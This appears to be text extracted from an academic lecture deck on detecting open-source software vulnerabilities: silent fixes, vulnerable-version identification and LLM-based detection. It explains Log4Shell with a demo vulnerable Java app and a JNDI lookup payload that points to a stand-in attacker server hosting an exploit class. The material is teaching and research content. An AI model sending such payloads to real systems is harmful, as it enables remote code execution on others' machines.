




MONASH
University

Reasoning About Open-Source Software Vulnerabilities: From Silent Fixes to Trustworthy Detection



Dr. Ting Zhang, Lecturer
Monash University



About me




Jan 2020 - Dec 2023

Feb 2024 - Sep 2025


Oct 2025 -



My research on AI for Software (Engineering & Security)



My research on AI for Software (Engineering & Security)



Log4Shell vulnerability

Vulnerable app (Victim)

```
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;

public class VulnerableApp {

    private static final Logger logger = LogManager.getLogger(VulnerableApp.class);

    public static void main(String[] args) {
        // In a real app, this input would come from an untrusted source.
        // For this demo, we pass the malicious string via command line.
        String userInput = args.length > 0 ? args[0] : "Hello, World!";

        System.out.println("User input received: " + userInput);

        // The vulnerable action: logging user-controlled input.
        logger.error("Logging user data: {}", userInput);
    }
}
```

`$ {jndi:ldap://attacker-server.com/a}`



Attacker

JNDI look up




Attacker's
LDAP server

Response (Redirect)

`http://attacker.com/Exploit.class`

Download



Attacker's
HTTP server

Execute

Impact of Log4Shell

- Estimated to affect **millions of** applications and potentially **billions** of devices
- Present in more than **35,000** packages in the Maven Central
- Affected products include:



How to stay safe?



CVE-2021-44228 🛡️: Apache Log4j2 JNDI features do not protect against attacker controlled LDAP and other JNDI related endpoints. Log4j2 allows Lookup expressions in the data being logged exposing the JNDI vulnerability, as well as other problems, to be exploited by end users whose input is being logged.

CVE-2021-44228

Remote Code Execution

Severity

Critical

Base CVSS Score

10.0 CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

Versions Affected

All versions from 2.0-beta9 to 2.14.1

Commit c362aff

rgoers committed on Dec 12, 2021

LOG4J2-3288 - Disable JNDI by default

2.x · rel/2.25.2 · log4j-2.15.1-rc1

1 parent 5aa6e95 commit c362aff

17 files changed +177 -31 lines changed

```
diff --git a...g4j/core/appender/mom/JmsManager.java b...g4j/core/appender/mom/JmsManager.java
@@ -124,10 +124,15 @@ private static class JmsManagerFactory implements ManagerFactory<JmsManager, Jms
124 124
125 125 @Override
126 126 public JmsManager createManager(final String name, final
127 127 JmsManagerConfiguration data) {
128 128     try {
129 129         return new JmsManager(name, data);
130 130     }
```

Identifying vulnerabilities

Identifying vulnerable software versions

Patching the vulnerability



Introduction

Three problems

Fixseeker

Vercation

R2Vul

Closing

Challenges in vulnerability management lifecycle

```
nfsd: check for oversized NFSv2/v3 arguments
A client can append random data to the end of an NFSv2 or NFSv3 RPC call
without our complaining; we'll just stop parsing at the end of the
expected data and ignore the rest.

Encoded arguments and replies are stored together in an array of pages,
and if a call is too large it could leave inadequate space for the
reply. This is normally OK because NFS RPC's typically have either
short arguments and long replies (like READ) or long arguments and short
replies (like WRITE). But a client that sends an incorrectly long reply
can violate those assumptions. This was observed to cause crashes.

Also, several operations increment rq_next_page in the decode routine
before checking the argument size, which can leave rq_next_page pointing
well past the end of the page array, causing trouble later in
svc_free_pages.

So, following a suggestion from Neil Brown, add a central check to
enforce our expectation that no NFSv2/v3 call has both a large call and
a large reply.

As followup we may also want to rewrite the encoding routines to check
more carefully that they aren't running off the end of the page array.
```

Known Affected Software Configurations

Configuration 1 ([hide](#))

cpe:2.3:a:uclouvain:openjpeg:2.3.0:*:*:*:*:

Show Matching CPE(s) ▾

Configuration 2 ([hide](#))

cpe:2.3:o:debian:debian_linux:9.0:*:*:*:*:

Show Matching CPE(s) ▾

Configuration 3 ([hide](#))

cpe:2.3:o:canonical:ubuntu_linux:18.04.*:*:lts:*:

Show Matching CPE(s) ▾

```
1 public VFSContainer createChildContainer(String name) {
2     File fNewFile = new File(getBasefile(), name);
3     if(!isInPath(name)) {
4         log.warn("Could not create a new container:{} in container:{} - "
5             "file out of parent directory", name, getBasefile().getAbsolutePath());
6         return null;
7     }
8     if (!fNewFile.mkdir()) {
9         return null;
10    }
11    LocalFolderImpl locFI = new LocalFolderImpl(fNewFile, this);
12    locFI.setDefaultItemFilter(defaultFilter);
13    return locFI;
14 }
```

Silent vulnerability fixes



Inaccurate version identification



Beyond binary classification



Introduction

Three problems

Fixseeker

Vercation


R2Vul

Closing

Problem 1: “Silent” vulnerability-fixing commits (VFCs)

- VFC of CVE-2017-7645

Avoid **security-related keywords** in commit messages to prevent immediate exploitation



nfsd: check for oversized NFSv2/v3 arguments

A client can append random data to the end of an NFSv2 or NFSv3 RPC call without our complaining; we'll just stop parsing at the end of the expected data and ignore the rest.

Encoded arguments and replies are stored together in an array of pages, and if a call is too large it could leave inadequate space for the reply. This is normally OK because NFS RPC's typically have either short arguments and long replies (like READ) or long arguments and short replies (like WRITE). But a client that sends an incorrectly long reply can violate those assumptions. This was observed to cause crashes.

Also, several operations increment `rq_next_page` in the decode routine before checking the argument size, which can leave `rq_next_page` pointing well past the end of the page array, causing trouble later in `svc_free_pages`.

So, following a suggestion from Neil Brown, add a central check to enforce our expectation that no NFSv2/v3 call has both a large call and a large reply.

As followup we may also want to rewrite the encoding routines to check more carefully that they aren't running off the end of the page array.

<https://github.com/torvalds/linux/commit/e6838a29ecb484c97e4efef9429643b9851fba6e>

Problem 2: *Inaccurate vulnerable versions*

Known Affected Software Configurations [Switch to CPE 2.2](#)

Configuration 1 ([hide](#))

✖ cpe:2.3:a:uclouvain:openjpeg:2.3.0:*:*:*:*:*:*

[Show Matching CPE\(s\)▼](#)

from v2.1.1 to v2.3.0

Configuration 2 ([hide](#))

✖ cpe:2.3:o:debian:debian_linux:9.0:*:*:*:*:**

[Show Matching CPE\(s\)▼](#)

Configuration 3 ([hide](#))

✖ cpe:2.3:o:canonical:ubuntu_linux:18.04:*:*:*:lts:*:*

[Show Matching CPE\(s\)▼](#)



<https://nvd.nist.gov/vuln/detail/cve-2018-5785>

Problem 3: Beyond binary classification

```
1 public VFSContainer createChildContainer(String name) {  
2     File fNewFile = new File(getBasefile(), name);  
3     if(!isInPath(name)) {  
4         log.warn("Could not create a new container:{} in container:{} -  
5             file out of parent directory", name, getBasefile().getAbsolutePath());  
6         return null;  
7     }  
8     if (!fNewFile.mkdir()) {  
9         return null;  
10    }  
11    LocalFolderImpl locFI = new LocalFolderImpl(fNewFile, this);  
12    locFI.setDefaultItemFilter(defaultFilter);  
13    return locFI;  
14 }
```



Non-vulnerable

Vulnerable



<https://github.com/OpenOLAT/OpenOLAT/commit/336d5ce80681be61a0bbf4f73d2af5d1ff67e93a>

Solutions overview

Fixseeker: An Empirical Driven Graph-based Approach for Detecting Silent Vulnerability Fixes in Open Source Software

YIRAN CHENG, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China

TING ZHANG, Singapore Management University, Singapore

LWIN KHIN SHAR, Singapore Management University, Singapore

ZHE LANG, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China

DAVID LO, Singapore Management University, Singapore

SHICHAO LV, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China

DONGLIANG FANG, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China

ZHIQIANG SHI, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China

LIMIN SUN, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China

Open source software (OSS) vulnerabilities pose significant security risks to downstream applications. While vulnerability databases provide valuable information for mitigation, many security patches are released *silently* in new commits of OSS repositories without explicit indications of their security impact. This makes it challenging for software maintainers and users to detect and address these vulnerability fixes. There are a few approaches for detecting vulnerability-fixing commits (VFCs) but most of these approaches leverage commit messages, which would miss *silent* VFCs. On the other hand, there are some approaches for detecting silent VFCs based on code change patterns but they often fail to adequately characterize vulnerability fix patterns, thereby lacking effectiveness. For example, some approaches analyze each hunk in known VFCs, in isolation,

VERCATION: Precise Vulnerable Open-source Software Version Identification based on Static Analysis and LLM

Yiran Cheng^{*†}, Ting Zhang^{‡||}, Lwin Khin Shar[§], Shouguo Yang[¶], Chaopeng Dong^{*†}, David Lo[§], Shichao Lv^{*†}, Zhiqiang Shi^{*†}, Limin Sun^{*†}

* Beijing Key Laboratory of IOT Information Security Technology,
Institute of Information Engineering, Beijing, China

† School of Cyber Security, University of Chinese Academy of Sciences, Beijing, China

‡ Monash University, Australia

§ Singapore Management University, Singapore

¶ Zhongguancun Laboratory, Beijing, China

chengyiran@iie.ac.cn, ting.zhang@monash.edu, ikshar@smu.edu.sg, yangshouguo@outlook.com,
dongchaopeng@iie.ac.cn, davidlo@smu.edu.sg, {lvshichao, shizhiqiang, sunlimin}@iie.ac.cn

Abstract—Open-source software (OSS) has experienced a surge in popularity, attributed to its collaborative development model and cost-effective nature. However, the adoption of specific software versions in development projects may introduce security risks when these versions bring along vulnerabilities. Current methods of identifying vulnerable versions typically analyze and extract the code features involved in vulnerability patches using static analysis with pre-defined rules. They then use code clone detection to identify the vulnerable versions. These methods are hindered by imprecision due to (1) the exclusion of vulnerability-irrelevant code in the analysis and (2) the inadequacy of code clone detection. This paper presents VERCATION, an approach designed to identify vulnerable versions of OSS written in C/C++. VERCATION combines program slicing with a Large Language Model (LLM) to identify vulnerability-relevant code from vulner-

can pose security risks, as these versions may contain vulnerabilities. Therefore, having a comprehensive knowledge of vulnerable versions of OSS becomes imperative for software developers.

Public vulnerability repositories collect vulnerability reports of software products and disseminate information regarding the affected versions of the software. The National Vulnerability Database (NVD) [1], recognized as the largest public vulnerability database, employs the Common Platform Enumeration (CPE) format to store information about vulnerable versions. However, the NVD often encompasses all versions before the reported vulnerability or designates only the ver-

R2VUL: Learning to Reason about Software Vulnerabilities with Reinforcement Learning and Structured Reasoning Distillation

Martin Weyssow^{1*}, Chengran Yang¹, Junkai Chen¹, Ratnadira Widayarsi¹, Ting Zhang¹, Huihui Huang¹, Huu Hung Nguyen¹, Yan Naing Tun¹, Tan Bui¹, Yikun Li¹, Ang Han Wei², Frank Liauw², Eng Lieh Ouh¹, Lwin Khin Shar¹, David Lo¹

¹Singapore Management University

²GovTech Singapore

mweyssow@smu.edu.sg

Abstract

Large language models (LLMs) have shown promising performance in software vulnerability detection, yet their reasoning capabilities remain unreliable. We propose R2VUL, a method that combines reinforcement learning from AI feedback (RLAIF) and structured reasoning distillation to teach small code LLMs to detect vulnerabilities while generating security-aware explanations. Unlike prior chain-of-thought and instruction tuning approaches, R2VUL rewards well-founded over deceptively plausible vulnerability explanations through RLAIF, which results in more precise detection and high-quality reasoning generation. To support RLAIF, we construct the first multilingual preference dataset for vulnerability detection, comprising 18,000 high-quality samples in C#, JavaScript, Java, Python, and C. We evaluate R2VUL across five programming languages and against four static analysis tools, eight state-of-the-art LLM-based baselines, and various fine-tuning approaches. Our results demonstrate that a 1.5B R2VUL model exceeds the performance of its 32B teacher model and leading commercial LLMs such as Claude-4-Opus. Furthermore, we introduce a lightweight calibration step that reduces false positive rates under varying imbalanced data distributions. Finally, through qualitative analysis, we show that both LLM and human evaluators consistently rank R2VUL model's reasoning higher than other reasoning-based baselines.

et al. 2024; Nong et al. 2024; Zhang et al. 2024a). Vulnerability detection differs from code generation as it demands a binary judgement, i.e., *vulnerable vs. safe*, an inductive bias absent from generic pre-training and instruction tuning, making additional fine-tuning essential. Sequence classification fine-tuning (CLS) has long been applied in VD (Shestov et al. 2024; Chan et al. 2023; Le et al. 2021), but comes at the cost of interpretability. The absence of any explanatory signal prevents users from trusting or debugging the prediction (Doshi-Velez and Kim 2017). Alternatively, recent studies have explored supervised fine-tuning (SFT) to train LLMs to generate explanations alongside predicted labels (Du et al. 2024a; Yusuf and Jiang 2024; Yang et al. 2024; Mao et al. 2024).

Inspired by the success of reinforcement learning from AI feedback (RLAIF) in NLP (Rafailov et al. 2023; Tunstall et al. 2023) and code generation (Weyssow et al. 2024; Zhang et al. 2024b), we introduce R2VUL, a novel approach that applies preference alignment to VD. Instead of training solely on positive reasoning paths as SFT does, we distill a preference policy into a small student LLM by contrasting *valid* and *flawed* reasoning generated by a strong teacher LLM. This additional contrastive signal explicitly teaches the student not only to generate good explanations, but also to align them with the teacher's reasoning.

Fixseeker

Identify silent VFCs



Introduction
○

Vercation

Identify vulnerable versions



Three problems
○

Fixseeker
○

Vercation
○

Identify & reason vulnerabilities



R2Vul
○

Closing
○

Solutions to the three problems

Fixseeker: An Empirical Driven Graph-based Approach for Detecting Silent Vulnerability Fixes in Open Source Software

YIRAN CHENG, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China

TING ZHANG, Singapore Management University, Singapore

LWIN KHIN SHAR, Singapore Management University, Singapore

ZHE LANG, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China

DAVID LO, Singapore Management University, Singapore

SHICHAO LV, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China

DONGLIANG FANG, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China

ZHIQIANG SHI, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China

LIMIN SUN, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China

Open source software (OSS) vulnerabilities pose significant security risks to downstream applications. While vulnerability databases provide valuable information for mitigation, many security patches are released *silently* in new commits of OSS repositories without explicit indications of their security impact. This makes it challenging for software maintainers and users to detect and address these vulnerability fixes. There are a few approaches for detecting vulnerability-fixing commits (VFCs) but most of these approaches leverage commit messages, which would miss *silent* VFCs. On the other hand, there are some approaches for detecting silent VFCs based on code change patterns but they often fail to adequately characterize vulnerability fix patterns, thereby lacking effectiveness. For example, some approaches analyze each hunk in known VFCs, in isolation,

VERCATION: Precise Vulnerable Open-source Software Version Identification based on Static Analysis and LLM

Yiran Cheng^{*†}, Ting Zhang^{‡||}, Lwin Khin Shar[§], Shouguo Yang[¶], Chaopeng Dong^{*†}, David Lo[§], Shichao Lv^{*||}, Zhiqiang Shi^{*†}, Limin Sun^{*†}

* Beijing Key Laboratory of IOT Information Security Technology,
Institute of Information Engineering, Beijing, China

† School of Cyber Security, University of Chinese Academy of Sciences, Beijing, China

‡ Monash University, Australia

§ Singapore Management University, Singapore

¶ Zhongguancun Laboratory, Beijing, China

chengyiran@iie.ac.cn, ting.zhang@monash.edu, ikshar@smu.edu.sg, yangshouguo@outlook.com,
dongchaopeng@iie.ac.cn, davidlo@smu.edu.sg, {lvshichao, shizhiqiang, sunlimin}@iie.ac.cn

Abstract—Open-source software (OSS) has experienced a surge in popularity, attributed to its collaborative development model and cost-effective nature. However, the adoption of specific software versions in development projects may introduce security risks when these versions bring along vulnerabilities. Current methods of identifying vulnerable versions typically analyze and extract the code features involved in vulnerability patches using static analysis with pre-defined rules. They then use code clone detection to identify the vulnerable versions. These methods are hindered by imprecision due to (1) the exclusion of vulnerability-irrelevant code in the analysis and (2) the inadequacy of code clone detection. This paper presents VERCATION, an approach designed to identify vulnerable versions of OSS written in C/C++. VERCATION combines program slicing with a Large Language Model (LLM) to identify vulnerability-relevant code from vulner-

can pose security risks, as these versions may contain vulnerabilities. Therefore, having a comprehensive knowledge of vulnerable versions of OSS becomes imperative for software developers.

Public vulnerability repositories collect vulnerability reports of software products and disseminate information regarding the affected versions of the software. The National Vulnerability Database (NVD) [1], recognized as the largest public vulnerability database, employs the Common Platform Enumeration (CPE) format to store information about vulnerable versions. However, the NVD often encompasses all versions before the reported vulnerability or designates only the ver-

R2VUL: Learning to Reason about Software Vulnerabilities with Reinforcement Learning and Structured Reasoning Distillation

Martin Weyssow^{1*}, Chengran Yang¹, Junkai Chen¹, Ratnadira Widayarsi¹, Ting Zhang¹, Huihui Huang¹, Huu Hung Nguyen¹, Yan Naing Tun¹, Tan Bui¹, Yikun Li¹, Ang Han Wei², Frank Liauw², Eng Lieh Ouh¹, Lwin Khin Shar¹, David Lo¹

¹Singapore Management University

²GovTech Singapore

mweyssow@smu.edu.sg

Abstract

